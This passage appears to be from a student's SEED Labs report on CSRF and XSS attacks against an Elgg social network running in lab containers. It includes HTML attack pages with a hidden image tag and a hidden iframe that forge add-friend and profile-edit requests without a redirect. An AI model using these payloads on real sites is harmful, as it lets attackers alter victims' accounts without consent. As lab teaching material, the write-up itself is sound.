

Figure 20



Figure 21



Figure 22

Then I login with Boby and visit Alice (also refresh the page), Boby also friends Samy and his description has been modified.



Figure 23



Figure 24: Boby has no friends



Figure 25: Boby visit Alice profile page



Figure 26: Return to Boby's page and the description has been modified.



Figure 27

2. **Redirection (20 points)**
To avoid page redirection, I insert an img tag in the malicious site, when the victim visits the site, the img tag will fetch the url and return to the victim, then he/she is under CSRF attack without page-redirection.
From the figure 28 and figure 29, it is clear that Alice doesn't have any description and any friends.



Figure 28

Figure 29

```
 1 <!DOCTYPE HTML>
 2 <html lang="en-US">
 3 <head>
 4 </head>
 5 <body>
 6 <img src="http://www.seed-server.com/action/friends/add?friend=59" alt="image" width="1" height="1" />
 7
 8 <script type="text/javascript">
 9
10 function forge_post()
11 {
12     var fields;
13
14     // The following are form entries need to be filled out by attackers.
15     // The entries are made hidden, so the victim won't be able to see them.
16     fields += "<input type='hidden' name='name' value='Alice'>";
```

no_redirect.html

```
 3
 4 <body>
 5 <h1>CSRF Attacker's Page</h1>
 6
 7 <ul>
 8 <iframe style="display:none;" src="http://www.attacker32.com/no_redirect.html"></iframe>
 9 <!--
10 <li><a href="http://www.attacker32.com/addfriend.html">
11     <h3>Add-Friend Attack</h3></a></li>
12 <li><a href="http://www.attacker32.com/editprofile.html">
13     <h3>Edit-Profile Attack</h3></a></li>
14 -->
15 <p style="color:red">Name: Samy</p>
16 <p style="color:blue">Brief Description: I am a good guy!</p>
17 </ul>
```

index.html

Figure 30: Here I design a malicious iframe with an img tag and window_onload script in CSRF attacker's page.

When Alice is curious about Samy, she may click the url in Samy's home page, then Alice will goto the other page (CSRF Attacker's Page).



Figure 31



Figure 32

After that, Alice's profile has been modified and been added Samy's friend.



Figure 33


Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Alice
Edit avatar
Edit profile
Brief description
Samy is my hero!
Add widgets
Blogs
Bookmarks
Files
Pages
Wire post

Figure 34

3. **HTTPS (20 points)**
If I try to connect to the host 10.9.0.5 (container), the browser request that I failed on secure connection using https.



Figure 35

The question ask me to install the root certificate on browser, so let me run in 05 server, and create key pairs (figure 37).

```
[12/30/21]seed@VM:~$ dockps
9be3e6933239  mysql-10.9.0.6
ba8cb735e0fb  elgg-10.9.0.5
1689ad2fcf1f  attacker-10.9.0.105
[12/30/21]seed@VM:~$ docksh ba
root@ba8cb735e0fb:/#
```

Figure 36

